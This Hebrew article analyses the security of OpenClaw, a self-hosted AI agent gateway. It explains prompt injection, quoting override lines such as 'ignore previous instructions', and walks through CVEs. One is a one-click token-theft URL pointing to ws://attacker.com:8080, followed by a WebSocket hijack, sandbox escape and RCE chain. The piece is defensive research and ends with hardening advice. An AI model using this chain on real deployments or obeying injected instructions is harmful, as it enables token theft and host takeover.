Technologic Papers

סוכן או סוכן כפול?

על OpenClaw ועל הדור החדש של איומי אבטחה במערכות סוכני AI

מאת עומר מעין

הקדמה

בחמשת השנים האחרונות התרגלנו להתייחס למערכות בינה מלאכותית כאל כלים המסייעים לנו לחשוב, לנסח, או לנתח מידע. המשתמש שואל שאלה, המערכת משיבה בטקסט. לעיתים היא מציעה קוד, מסמך, או רעיון, אך בסופו של דבר, האדם הוא זה שמחליט מה לעשות עם התשובה. הגבול בין "המלצה" לבין "פעולה" היה ברור למדי.

בימים אלו מתחילה להופיע קטגוריה חדשה של מערכות: מערכות אשר כבר אינן מסתפקות במענה טקסטואלי בלבד. הן מסוגלות לקבל קלט, להבין הקשר, לתכנן סדרת צעדים, ולהפעיל כלים שמבצעים פעולות בעולם האמיתי - גישה לקבצים, הפעלת אוטומציות, תקשורת עם שירותים חיצוניים או תיאום בין מערכות שונות. במילים אחרות, הן אינן רק מסבירות מה צריך לעשות, הן גם עושות זאת בפועל.

המעבר הזה משנה לא רק את חוויית המשתמש, אלא גם את האופן שבו צריך לחשוב על מערכות כאלה. כאשר תוכנה אינה רק מעבדת מידע אלא גם מבצעת פעולות, קלט חיצוני יכול להפוך לתהליך עבודה, ותהליך עבודה יכול להפוך לביצוע. עבור רוב המשתמשים מדובר בהבטחה לאוטומציה חכמה ויעילה יותר. עבור חוקרי אבטחה ומהנדסי מערכות, זהו גם רגע שמעלה שאלות חדשות: כיצד נראים גבולות האמון במערכת שמקבלת החלטות תפעוליות? ומה קורה כאשר קלט לא-מהימן פוגש מערכת שמסוגלת לפעול בעולם האמיתי?

דווקא במתח הזה - בין עוצמה תפעולית לבין מורכבות אבטחתית - מתחיל הסיפור של הדור הבא של מערכות מבוססות אייג'נטים (Agents)

מאמר זה בוחן את OpenClaw מנקודת מבט ארכיטקטונית ואבטחתית: כיצד בנויה המערכת, היכן עוברים גבולות האמון שלה, אילו משטחי תקיפה נוצרים כאשר סוכן כזה מחובר לכלי ביצוע אמיתיים, ומה ניתן ללמוד מכך על הדור הבא של מערכות מבוססות Agents.

למה כולם מדברים על OpenClaw?

OpenClaw היא מערכת מבוססת Agent שרצה על משאבים מקומיים, ומהווה מעין Gateway שדרכו ניתן לתקשר עם מודלי שפה גדולים דרך אפליקציות מסרים יומיומיות (וואטסאפ, טלגרם, דיסקורד, סלאק ועוד). OpenClaw מסמנת את אחד השינויים המעניינים ביותר באופן שבו אנו תופסים את השימוש ביכולות של בינה מלאכותית. היא מסוגלת לקבל קלט, לתכנן פעולות, להפעיל כלים, ולבצע תהליכים בסביבת העבודה של המשתמש.

דווקא היכולת הזו היא שהפכה את OpenClaw לוויראלי כל כך. הוא מדגים בצורה מוחשית את רעיון ה-"Agent" מערכת שאיתה לא רק משוחחים, אלא גם עובדים. אך אותה ארכיטקטורה שמעניקה למשתמש כוח וגמישות יוצרת גם מציאות חדשה מבחינת אבטחת מידע. כאשר מערכת מקבלת קלט לא-מהימן, שומרת אותו, מחוברת לכלים מבצעים, וניגשת למשאבים מקומיים או מרוחקים - גבולות האמון משתנים. במונחי Threat modelling, אנו עוברים מעולם שבו קלט הוא אובייקט שמסננים, לעולם שבו קלט עשוי להפוך לתכנון, יצירת כלים, ולבסוף גם לביצוע.

הארכיטקטורה של OpenClaw


בלב המערכת נמצא ה-Gateway. הוא משמש כגורם המקשר בין קבלת ההודעות מהמשתמש (דרך וואטסאפ, טלגרם, דיסקורד סלאק ועוד) לבין ניהול הסשנים והפעולות שמתבצעות, על ידי ניתוב ההודעות לרכיבים ולמודלים המתאימים.

אל ה-Gateway מתחברים באמצעות פרוטוקול WebSocket, המאפשר לשלוח הודעות בין המשתמש ל-Gateway הלוך ושוב. WebSocket נשאר פתוח כל הזמן ולכן הוא מתאים מאוד למערכת מבוססת Agent. ה-Gateway מאזין לחיבורים דרך 127.0.0.1:18789 שדרכו מתחברים clients (הרכיבים שמשתמשים במערכת) ו-Nodes (רכיבים שמבצעים פעולות). כאשר Node מתחבר הוא מודיע למערכת על תפקידו ועל היכולות שלו. ה-Gateway Server מקבל פקודות בפורמט דמוי JSON-RPC (אם כי אינו מיישם את הפרוטוקול הסטנדרטי במלואו).

בפועל המשתמש שולח לבוט בקשה למשל: "תסכם לי את הקובץ הבא", ההודעה מגיעה ל-Gateway, ה-Gateway מחפש node מבין ה-node-ים שיודע לבצע את הפעולה שהמשתמש ביקש, ה-node מבצע את הפעולה ותוצאת הפעולה חוזרת למשתמש דרך ה-Gateway בחזרה.

כפי שניתן להבין בבירור ה-Gateway יודע מי מחובר, מה כל node יודע לעשות, לאן לשלוח כל פעולה. לכן הוא בפועל נקודת השליטה המרכזית במערכת.

אם תוקף משיג שליטה על ה-Gateway הוא יכול לשלוט כמעט בכל המערכת:



בנוסף לכך ה-Gateway מפעיל גם שרת HTTP רגיל שמנגיש ממשקי Web, דפי ניהול וכלי עבודה בדפדפן.

Control UI - הוא ממשק הניהול של המערכת, מעין דאשבורד שדרכו ניתן לראות סשנים פעילים, לנהל Nodes, להפעיל כלים, לראות לוגים ולשנות הגדרות.

חשוב להבין ש-OpenClaw תוכננה בעיקר להיות Personal Assistant שמופעל באופן מקומי (self-hosted) כלומר בעבור משתמש אחד במחשב אחד ובסביבה יחסית בטוחה. לא עבור סביבות כמו ענן ציבורי או מערכות ארגוניות גדולות. לכן המערכת מאפשרת דברים כמו Auto-approval לחיבורים מקומיים כלומר המערכת עשויה לאשר אוטומטית התקשרויות המבוצעות ישירות ממשק loopback של אותו המארח (Same-host), אך לא כל חיבור המנותב ל-localhost. הבעיה מתחילה כאשר משתמשים במערכת בצורה שונה מהכוונה המקורית. למשל: שרת ציבורי, סביבה ארגונית, מחשב שמשתמשים בו כמה אנשים או מערכת שנחשפת לאינטרנט.. במצבים כאלה ההנחות המקוריות כבר לא נכונות ואז מנגנונים שנועדו לנוחות משתמש יכולים להפוך לחולשות אבטחה.

מודל ההרשאות והמשמעות האבטחתית שלו

איך OpenClaw מוודא שמי שמתחבר למערכת הוא באמת משתמש מורשה?

כאשר רכיב כלשהוא מתחבר ל-Gateway (למשל CLI, Node או ממשק Web) הוא צריך להוכיח שהוא מורשה זה נעשה בדרך כלל באמצעות Token או Password. בשלב ההיכרות הראשוני מתבצע Handshake שבו ה-WebSocket מקבל את ה-authToken, השמור ב-sessionStorage של הדפדפן בשילוב מפתח ציבורי (Ed25519) כדי לוודא שהחיבור תקין ולגיטימי. משתמשים ב-Scope על מנת להגדיר ולהגביל את הפעולות של ה-node או של המשתמש. מנגנון אימות הזהות מתבצע על ידי Device Identity שמטרתו לזהות איזה מכשיר התחבר למערכת במטרה למנוע התחזות.

תהליך אישור מכשיר חדש נקרא Pairing והוא תהליך ראשוני וחד פעמי שאחריו המערכת שומרת את המכשיר כמורשה. ממשקי ה-Control UI וה-Dashboard משתמשים באותם מנגנוני אימות. את ממשק הניהול מומלץ לא לחשוף לאינטרנט והגישה אליהם אמורה להתבצע רק דרך localhost, tailnet (רשת וירטואלית מוצפנת, Overlay Network, המאפשרת חיבור מאובטח בין מכשירים מכל מקום, ללא תלות ברשת המקומית - LAN) או SSH tunnel. ממשק הניהול הוא משטח תקיפה רגיש ולכן גורם לא מורשה מצליח לגשת אליו יש סיכון גדול.

אולם חשוב להבין שמנגנון הרשאות טוב אינו נמדד רק בשאלה האם קיימת סיסמה או token. עצם קיומו של token אינו מבטיח בהכרח שהמערכת בטוחה. השאלות החשובות באמת הן מה אותו token מאפשר בפועל, כיצד הוא עובר בין רכיבי המערכת, היכן הוא נשמר, ומה קורה כאשר רכיבים שונים במערכת מתחילים להשתמש בו בדרכים שלא תוכננו מראש.

במערכות מורכבות כמו OpenClaw ה-token עשוי לעבור דרך כמה שכבות: ממשק ה-Web, ה-Gateway ו-Nodes שמבצעים פעולות. אם אחד מהרכיבים הללו מפרש בטעות מידע חיצוני כקונפיגורציה לגיטימית, ייתכן שמידע שכבר קיים במערכת - כמו token או פרטי חיבור - ינוצל באופן לא צפוי.

בכמה מהחולשות שנחשפו במערכת, הבעיה לא הייתה היעדר אימות. כלומר, המערכת כן בדקה שיש token ושמי שמתחבר עבר את תהליך האימות. הבעיה הייתה שמידע שהיה כבר זמין לממשק או לסשן קיים קיבל אמון אוטומטי, גם כאשר מקורו היה בקלט חיצוני שלא נבדק כראוי. במילים אחרות, המערכת לא תמיד הבחינה בין מידע פנימי מהימן לבין מידע שמגיע ממקור חיצוני.

כדי להבין זאת טוב יותר, מקובל להבחין בין שני סוגים שונים של אמון במערכת:

הסוג הראשון הוא **אמון לוגי (Logical Trust) -** זהו האמון הבסיסי שמנגנון האימות מנסה ליצור. הוא עונה על שאלות כמו: האם המשתמש הזה מורשה להתחבר, האם ה-Node הזה מוכר למערכת, והאם המכשיר הזה עבר pairing אם התשובה לשאלות הללו חיובית, המערכת מחשיבה את הרכיב כגורם מורשה.

הסוג השני הוא **אמון טופולוגי (Topological Trust) -** כאן כבר מדובר בהנחות לגבי הסביבה שבה המערכת פועלת. לדוגמה, האם localhost נחשב אזור בטוח, האם דפדפן שמתחבר מהמחשב המקומי נחשב גורם מהימן, והאם פרמטרים שמגיעים מתוך כתובת URL יכולים לשמש כקונפיגורציה לגיטימית עבור המערכת.

במערכות רבות מבוססות Agents לרבות OpenClaw התברר שבפועל הכשלים החמורים ביותר לא נבעו מהיעדר מנגנון אימות, אלא מהנחות שגויות לגבי הסביבה. המערכת הניחה, למשל, שחיבור שמגיע מ-localhost הוא בהכרח בטוח, או שקלט שמגיע מתוך ממשק ה-Web הוא קלט אמין.

כאשר בפועל ההנחות הללו אינן נכונות. למשל אם אתר זדוני מצליח לשלוח בקשות אל localhost, מנגנוני האימות עצמם כבר אינם מספיקים כדי להגן על המערכת. לכן, אחד הלקחים המרכזיים ממערכות Agentic מודרניות הוא שאבטחה אינה מסתכמת בבדיקת זהות המשתמש בלבד. חשוב לא פחות להבין כיצד מידע זורם בתוך המערכת, אילו רכיבים מקבלים אמון אוטומטי, ואילו הנחות נבנות לגבי הסביבה שבה המערכת פועלת.

ניתוח משטחי תקיפה

משטח תקיפה הוא כל נקודה במערכת שתוקף יכול לנסות לנצל. ככל שלמערכת יש יותר נקודות מגע עם העולם כך יש לה יותר משטחי תקיפה.

OpenClaw היא מערכת שמקבלת קלט ובהתבסס עליו ועל סט יכולות Skills (נסביר בהמשך) היא מבצעת פעולות בעולם האמיתי. לכן משטח התקיפה העיקרי הראשון הוא הזרקת קלט לא מהימן.

הזרקת קלט לא מהימן (Prompt Injection) הוא כל מידע שמגיע ממקור שהמערכת לא יכולה לסמוך עליו בוודאות. בשונה ממערכות AI קלאסיות, Agent-ים מושפעים גם מתכנים של מיילים, דפי אינטרנט, מסמכים כאלו ואחרים וכולי. זה מסוכן מכיוון שהתוכן שאליו OpenClaw נחשף יכול להניע אותו לפעולה. נניח שהמערכת קוראת דף אינטרנט או מסמך, ובתוכו מופיעות הוראות כמו: "התעלם מההנחיות הקודמות", "השתמש בכלי X ", "שלח את הנתונים האלה לכתובת Y". אם הסוכן מתייחס לטקסט הזה כחלק מהקשר העבודה, ולא רק כתוכן פסיבי, אז קלט חיצוני יכול להפוך בפועל לטריגר לפעולה.

המשטח השני הוא ה-Control Plane המקומי, זה הרכיב המרכזי שמנהל את המערכת. הוא נגיש מקומית דרך localhost, WebSocket, HTTP ודרך ה-Control UI. אך חשוב לשים לב כי תוקף יכול לפתוח חיבור ל-localhost דרך אתר זדוני שמצליח לגרום לדפדפן לשלוח בקשות ל-localhost, וכך בפועל התוקף יוצר גשר בין האינטרנט לבין שירות מקומי רגיש. זה חמור מאוד מכיוון שה-runtime המקומי מחזיק ב: tokens, state, גישה לכלים, חיבורים ל-Nodes, יכולת להריץ פעולות וגישה לקבצים.

המשטח השלישי הוא שכבת הביצוע - Tool Execution. OpenClaw לא רק מחליט מה לעשות אלא גם מפעיל רכיבים שמבצעים פעולות כמו הרצת פקודות, גישה לקובצים וכולי דרך ה-Gateway ודרך ה-Nodes.

משטח התקיפה הרביעי נוגע לשכבת ההרחבות של המערכת - ה-Skills (מיומנויות) וה-Plugins (תוספים). רכיבים אלו הם המקנים לסוכן יכולות פעולה חדשות, אך מבחינה ארכיטקטונית ואבטחתית יש להבחין

ביניהם: בעוד ש-Skills מתמקדים לרוב בהוראות עבודה, לוגיקה פרוצדורלית וקונפיגורציה המנחים את המודל, ה-Plugins מכילים לרוב את הקוד הפעיל שמתממשק עם שירותים חיצוניים (כמו Gmail) או מבצע אוטומציות.

שכבה זו מהווה משטח תקיפה קריטי מכיוון שהיא מכניסה למערכת שני סיכונים מקבילים: ה-Skills עלולים להכיל הוראות זדוניות שמשבשות את קבלת ההחלטות של המודל, ואילו ה-Plugins חשופים להרצת קוד זדוני של ממש. מאחר שמרבית ההרחבות הללו מיובאות כרכיבים 'מוכנים מראש' מגורמי צד-שלישי, שילובן במערכת חושף אותה באופן ישיר לפגיעויות מסוג ניצול שרשרת אספקה (Supply Chain Abuse).

חולשות מוכרות וניצול בעולם האמיתי

אחת החולשות המשמעותיות שנחשפו היא CVE-2026-25253 (בעלת ציון CVSS 8.8). היא חולשה המאפשרת הרצת קוד מרחוק (RCE) המאפשרת תקיפה בלחיצה אחת (1-Click) נגד OpenClaw. הפגיעות מסווגת תחת CWE-669 (Incorrect Resource Transfer Between Spheres) ונובעת מכשל לוגי בארכיטקטורת ניהול התצורה וההתחברות של ממשק המשתמש (Control UI) לשרת ה- WebSocket. באמצעות חולשה זו תוקף יכול לגרום למערכת לקרוא פרמטר בשם GatewayURL מתוך ה-URL, ולהשתמש בו אוטומטית כדי להתחבר לשרת זדוני תוך שליחת (auth token) לתוקף.

הפגיעות היא תוצר של שלוש פעולות לוגיות נפרדות שכל אחת מהן בפני עצמה נראית תקינה, אך שילובן יוצר פרצת אבטחה חמורה:

1. **קליטת נתונים:** הקובץ app-settings.ts מקבל את הפרמטר GatewayUrl מתוך מחרוזת השאילתה (Query String)של ה URL-ושומר אותו מיד באחסון המקומי של המשתמש, ללא כל ולידציה או סניטיזציה (Sanitization) .
2. **עיבוד אוטומטי:** הקובץ app-lifecycle.ts מאזין לשינויים בהגדרות המערכת ומפעיל את הפונקציה ()connectGateway באופן מיידי וללא צורך באישור המשתמש.
3. **ביצוע פרוטוקול (Protocol Execution):** הקובץ gateway.ts אורז באופן אוטומטי את ה-authToken הרגיש אל תוך ה-Payload של חיבור ה-WebSocket אל כתובת ה-Gateway החדשה שהוגדרה.

http://victim_OpenClaw.com/chat?gatewayUrl=ws://attacker.com:8080

לחיצה על קישור זה על ידי מנהל מערכת, גורמת לדפדפן לדרוס את כתובת ה-Gateway המקומית, ליזום חיבור לשרת התוקף (attacker.com), ולשדר אליו את אסימון ההזדהות authToken בטקסט גלוי כחלק מתהליך החיבור הראשוני.

שרשרת התקיפה המלאה: (1-Click RCE Kill Chain)

שהרי השגת האסימון מהווה רק את השלב הראשון. האתגר של התוקף בשלב זה הוא שרוב משתמשי OpenClaw מריצים את השרת על localhost, מה שהופך אותו לבלתי נגיש ישירות מהאינטרנט. כדי לאפשר שליטה מרחוק, מבוצעת שרשרת תקיפה אלגנטית ומתוחכמת הכוללת עקיפת מגבלות רשת ובריחה מ"ארגז החול" (Sandbox Escape).

שלב א': Cross-Site WebSocket Hijacking (CSWSH)

בשונה מ-HTTP פרוטוקול ה-WebSocket אינו כפוף למגבלות מדיניות כמו Same Origin Policy, לכן הוא יכול לבצע בקשות חופשיות לדומיינים אחרים ול-localhost. האחריות לאימות מקור הבקשה דרך כותרת ה-Origin חלה על השרת. בחולשה זו התגלה כי שרת ה-Gateway של OpenClaw לא אימת לחלוטין את כותרת ה-Origin. לכן תוקף ששולט באתר attacker.com יכול להריץ סקריפט JS בדפדפן של הקורבן ולפתוח חיבור WebSocket ישירות ל-ws://localhost:18789 של הקורבן. כך שהדפדפן של הקורבן משמש כ-Pivot אל תוך הרשת המקומית.

שלב ב': ביטול מנגנוני הבטיחות ובריחה מהקונטיינר (Sandbox Escape)

כעת, לתוקף יש גישה לשרת ה-Gateway המקומי (דרך דפדפן הקורבן) יחד עם האסימון הגנוב המקנה לו הרשאות operator.admin ו-operator.approvals. OpenClaw כולל מנגנוני בטיחות כמו exec-approvals, אך הרצה של פקודות בתוך קונטיינר (Docker Sandbox) אינה מופעלת תמיד כברירת מחדל אלא תלויה בתצורת המערכת (Configuration), מה שמאפשר לתוקף לנצל סביבות שאינן מבודדות כראוי.".

שלב ג': הרצת קוד שרירותי מרחוק (Arbitrary RCE)

בשלב האחרון בשרשרת, התוקף משתמש ב-API של OpenClaw כדי להריץ בקשת RPC שמפעילה את ה-method: node.invoke וכך מאפשרת לו לבצע Remote Code Execution.


חולשה נוספת היא CVE-2026-24763. חולשה המאפשרת הזרקת פקודות (Command Injection) שהתגלתה במערכת OpenClaw.

הגורם העיקרי שסייע לגילוי חולשה זו נובע מטיפול חסר סינון (Sanitization) או אימות (Validation) הולם של משתנה הסביבה PATH environment בעת בניית פקודות מעטפת (Shell commands) לביצוע בתוך ה-Docker. בסביבות מבוססות UNIX, משתנה ה-PATH קובע באילו ספריות המערכת תחפש קבצים בינאריים להפעלה. כאשר OpenClaw מרכיבה פקודות לביצוע בתוך ה-Sandbox היא סומכת באופן עיוור על ערכו של משתנה ה-PATH.

מכיוון שהלוגיקה של המערכת נכשלת בנטרול תווים מיוחדים (Metacharacters) כגון (; , | , & , $, וכו'). תוקף השולט במשתני הסביבה יכול לשתול רצף פקודות זדוניות אל תוך ערך ה-PATH. ובכך יכול להריץ את הפקודות הזדוניות ברמת הרשאות גבוהה. החולשה "זכתה" גם היא לציון של 8.8 לפי מדד Common Vulnerability Scoring System (CVSS).

חולשה נוספת שהתגלתה היא CVE-2026-28466. בחולשה זו מנגנון האישורים הסתמך על שדות שהתוקפים יכלו לזייף מהקלט. ב-OpenClaw קיים תהליך אבטחה שנועד למנוע מסוכנים לבצע פעולות הרסניות על דעת עצמם. כאשר סוכן מנסה להריץ פקודה בסיכון גבוה (למשל, שימוש ב-system.run כדי להריץ פקודות מערכת), רכיב ה-Gateway במערכת אמור ליירט את הבקשה, לוודא הרשאות, ולבקש אישור מפורש מהמשתמש. החולשה נבעה מכך שה Gateway לא ביצע סניטציה של הבקשות שהגיעו אליו לפני שהעביר אותן ל-Nodes.

מעבר לחולשות ספציפיות שתועדו, נתוני מדידה מהאינטרנט מצביעים על היבט נוסף של סיכון - חשיפה תפעולית רחבה. נכון למועד כתיבת מאמר זה, סריקות שבוצעו באמצעות מנוע Bitsight (Groma) זיהו למעלה מ-110,000 מופעים של OpenClaw הנגישים מהרשת הציבורית במהלך 30 הימים האחרונים.. במצב כזה, גם פגמים קטנים בתכנון המערכת או בהגדרות האבטחה עלולים להתרחב במהירות ולהשפיע על מספר רב של מערכות. בנוסף, חשיפה זו עשויה להצביע על כך שהמערכת אינה תמיד נפרסת בהתאם לעקרונות מודרניים של Zero Trust ושל יצירת Network Perimeters, שבהם גישה לממשקי שליטה ושירותים רגישים מוגבלת כברירת מחדל ואינה ניתנת מהרשת הציבורית.



הקשחה והגנה

כאשר מנסים להגן על מערכות כאלו, לרוב נוטים לחשוב שהפתרון הוא להוסיף פרומפטים שיגבילו את הסוכן, או להוסיף בדיקות על התשובות, הבעיה היא שזאת שכבת הגנה לוגית בלבד. הגנה ברמת המודל

וה-prompt אינה מספיקה. צריך להטמיע הגנה ברמת environment isolation, כלומר יש לבודד את סביבת ההרצה שלהן. ללא בידוד כזה, הרצה של הסוכן על המחשב האישי עלולה להעניק לו גישה למפתחות, לחשבונות ולקבצים רגישים, ובכך להגדיל משמעותית את ה-blast radius במקרה של תקלה או ניצול.

במערכות כמו OpenClaw כאשר סוכן יכול להפעיל כלים, לגשת ל-Nodes ולפתוח sessions חשוב שההרשאות שלו יהיו מצומצמות ושתהיה הפרדה אמיתית בין יכולות שונות. כלים שאינם נחוצים אינם צריכים להיות זמינים, ששנים שיתופיים צריכים להיות מבודדים יותר, ומנגנוני approvals צריכים לפעול כמנגנון אכיפה אמיתי. החולשות שהתגלו במנגנוני execution וב-node.invoke מדגימות כיצד היעדר הפרדה והרשאות מצומצמות עלול להוביל לפגיעויות משמעותיות.

בהגנה עלינו להתייחס ל-Skills ולרכיבי צד-שלישי כאל תוכנה חיצונית לכל דבר. התקנת Skill אינה רק הוספת יכולת קטנה לסוכן, אלא הכנסת קוד חיצוני למערכת בעלת הרשאות ויכולות פעולה. לכן חשוב לבחון את מקור ה-Skill ואת ההנחיות והיכולות שהוא כולל, את הדרישות המוקדמות להפעלתו ואת מודל האמון כלפיו. הרחבות כאלה אינן רק פוטנציאל תאורטי לפגיעה, אלא מקור אמיתי למשטח תקיפה במערכות Agent מודרניות.

בסופו של דבר, הגנה על מערכות Agent אינה מסתכמת בהוספת מגבלות ברמת ה-prompt או המודל. שילוב של בידוד סביבת ההרצה, צמצום חשיפה רשתית, הרשאות מינימליות וניהול זהיר של רכיבי צד-שלישי יוצר שכבת הגנה ארכיטקטונית שמטרתה לצמצם את משטח התקיפה ולהגביל את הנזק האפשרי במקרה של כשל או ניצול.

ההשלכות קדימה: סוכנים אוטונומיים כאתגר אבטחה חדש

בעיניי OpenClaw, מדגים מעבר חד בין שלב מוקדם יותר בהתפתחות מערכות AI לבין שלב חדש שבו מערכות אינן רק מנתחות מידע אלא פועלות כסוכנים אוטונומיים. במשך שנים רבות מערכות AI נתפסו בעיקר ככלי עזר: הן סיכמו מידע, ענו על שאלות או הציעו המלצות. היום, מערכות Agentic מודרניות כבר אינן מסתפקות בכך. הן מסוגלות לתכנן פעולות, לבחור כלים, ולהפעיל מערכות חיצוניות באופן אוטונומי למחצה בשם המשתמש.

ניתן לראות בכך שלב ביניים משמעותי בדרך למערכות מתקדמות יותר. בין מודלים שמספקים תשובות טקסטואליות לבין חזון של Artificial General Intelligence (AGI), קיימות מספר מדרגות אבולוציוניות: תחילה מודלים שמבינים ומייצרים טקסט, לאחר מכן מערכות שמסוגלות להשתמש בכלים, ובהמשך סוכנים אוטונומיים שמסוגלים לתכנן משימות מורכבות ולבצע אותן בעולם האמיתי. OpenClaw מייצגת בדיוק את אחת המדרגות הללו - מעבר ממערכת שמגיבה לקלט למערכת שמבצעת פעולה.

המעבר הזה יוצר אתגר אבטחתי חדש לחלוטין. כאשר סוכן AI מקבל יכולות תפעוליות אמיתיות - למשל גישה למייל, לקבצים, לחשבונות מקוונים או אפילו לאמצעי תשלום - הוא כבר אינו רק מערכת שמייצרת טקסט. הוא הופך למנגנון שמקבל החלטות ומבצע פעולות בתור המשתמש. המשמעות היא שכל כשל לוגי, חולשת תכנון או קלט זדוני יכולים להוביל לא רק לפלט שגוי, אלא לפעולה ממשית בעולם הדיגיטלי של המשתמש.

לכן, מבחינה אבטחתית, נדרש שינוי במיינדסט. לא ניתן עוד להסתכל על מערכות כאלה כאוסף של רכיבים נפרדים - מודל, כלים, קלט וממשק משתמש. במקום זאת יש להתייחס אליהן כאל runtime אחיד שבו קלט חיצוני, החלטות מודל, בחירת כלים והרצת פעולות משתלבים לשרשרת ביצוע אחת. הגנה על מערכות מסוג זה חייבת להתמקד במערכת כולה ובזרימת הפעולה מקצה לקצה, שכן בכל נקודה בשרשרת הזו עשוי להיווצר כשל שמוביל לפעולה לא רצויה.

במובן הזה OpenClaw היא לא רק דוגמה למערכת שבה נמצאו חולשות, אלא גם הצצה מוקדמת לאתגרי האבטחה שילוו את הדור הבא של מערכות סוכן אוטונומיות.

על המחבר

אני עומר מעין. עוסק במחקר חולשות ואבטחת מערכות בעיקר מתוך סקרנות מקצועית ואהבה לתחום. תחומי העניין שלי כוללים מודלי איום של מערכות מורכבות ובניית כלי הגנה. בימים אלו אני עובד על פרויקט שמיישם עקרונות Zero-trust במערכות Agentic.

אשמח לשוחח איתכם בלינקדאין!

מקורות מידע

- OpenClaw Documentation:

https://docs.openclaw.ai/

חולשות:

https://www.sentinelone.com/vulnerability-database/CVE-2026-25253/

https://www.sentinelone.com/vulnerability-database/CVE-2026-24763/

https://www.sentinelone.com/vulnerability-database/cve-2026-28466/

- מנוע סריקה של BitSight:

https://www.bitsight.com/groma-explorer/openclaw